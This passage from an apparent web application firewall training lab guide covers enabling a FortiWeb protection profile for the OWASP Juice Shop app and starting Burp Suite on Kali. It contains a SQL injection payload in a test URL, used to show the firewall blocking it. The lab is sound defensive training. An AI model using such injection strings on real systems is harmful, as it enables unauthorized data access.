3y@qxh.dy","description":"aee4a0b58cd0f6bda031dd9d9a7f","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}]}
```

Task 2: Protect WebServer from Attack

1. We will now attach the FortiWeb protection profile to Juice Shop
2. Go to **Policy > Server Policy > Edit SP_JuiceShop**
3. Scroll down to **Web Protection Profile**, make sure **WP_JuiceShop** is selected and click the pencil




4. In **Signatures** select **Standard Protection** and click **OK** twice



5. Repeat the same step to perform SQLi attack in the browser.

For example: `http://35.192.193.224:3000/?name=' OR 'x'='x`

6. You will see FortiWeb is blocking it:



Lab Extra 02 - Attack Dig Deeper

Now that we have done a simple SQL injection attack (in Lab Extra 01), let's take a deeper dive into some of the tools that an actual hacker (or Red Team) might actually use to attack an

application.


Task 1: Use Burp Suite to find a vulnerability

Burp Suite gives us a quick and easy way to query targeted sites.


1. Log into Kali using the public IP from Student Resources. <https://kali-pip/vnc.html>
2. As usual, accept certificate errors and proceed. When prompted, click Connect. This will take you to the home screen of Kali
3. At the bottom of the page, click on the terminal icon (black box). Once open, input:

```
burpsuite
```


4. Burp Suite will pop up. Accept all of the warnings and EULAs. Leave Temporary Project selected and click Next




5. Leave "Use Burp defaults" selected and click **Start Burp**.



6. Accept the warning that Burp Suite is out of date and then select **Settings** at the top right of the screen.




7. In the settings menu, select **Burp's browser**. Under **Browser running** check the box for "**Run Burp's browser without a sandbox**"




 Tip

Note: Once the button is clicked, just close the settings menu. There is no need to save.


8. Click on the **Proxy** tab at the top of the Burp Suite screen. This will bring you to the Intercept screen. Click on **Open Browser**



